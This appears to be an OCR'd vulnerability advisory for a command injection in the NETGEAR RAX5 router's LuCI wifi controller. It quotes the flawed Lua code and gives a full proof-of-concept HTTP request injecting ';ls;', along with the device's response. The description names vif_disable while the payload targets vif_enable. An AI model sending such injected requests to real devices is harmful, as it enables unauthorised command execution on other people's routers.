
NETGEAR RAX5 V1.0.2.26 Command Injection (vif_disable)

Product Information

- Device: NETGEAR RAX5
- Firmware Version: V1.0.2.26
- Manufacturer's website information：https://www.netgear.com/
- Firmware download address ：https://www.downloads.netgear.com/files/GDC/RAX5/RAX5_V1.0.2.26_1.zip or https://www.netgear.com/support/download/?model=RAX5



Vulnerability Description

In the `/usr/lib/lua/luci/controller/mtkwifi.lua` file, there is a **command injection vulnerability** in the `vif_disable` function via the `iface` parameter.

```
596  function vif_disable(iface)
597      os.execute("ifconfig "..iface.." down")
598      luci.http.redirect(luci.dispatcher.build_url("admin", "mtk", "wifi"))
599  end
```

Entry: `/admin/mtk/wifi/vif_disable/arg`

```
74      entry({"admin", "mtk", "wifi", "vif_disable"}, call("vif_disable")).leaf = true
```

Payload

We can trigger this vulnerability by injecting the `ls` command using the following payload.

```
GET /cgi-bin/luci/admin/mtk/wifi/vif_enable/;ls; HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

After the injection, we can verify the result in the response.

Request

Raw | Params | Headers | Hex

```
GET /cgi-bin/luci/admin/mtk/wifi/vif_enable/;ls; HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
br-lan    Link encap: Ethernet  HWaddr 00:0C:29:1A:EB:CF
          inet addr: 192.168.187.136  Bcast:192.168.187.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1a:ebcf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU: 1500  Metric:1
          RX packets: 10491 errors:0 dropped:0 overruns:0 frame:0
          TX packets: 10137 errors:0 dropped:0 overruns:0 carrier:0
          collisions: 0 txqueuelen:1000
          RX bytes: 4021868 (3.8 MiB)  TX bytes:4707370 (4.4 MiB)
Content-Length: 900

eth0      Link encap:Ethernet  HWaddr 00:0C:29:1A:EB:CF
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74341 errors:581 dropped:662 overruns:0 frame:0
          TX packets:10137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:89078393 (84.9 MiB)  TX bytes:4707370 (4.4 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8034 (7.8 KiB)  TX bytes:8034 (7.8 KiB)

cgi-bin
index.html
luci-static
Status: 302 Found
Location: /cgi-bin/luci/admin/mtk/vif
```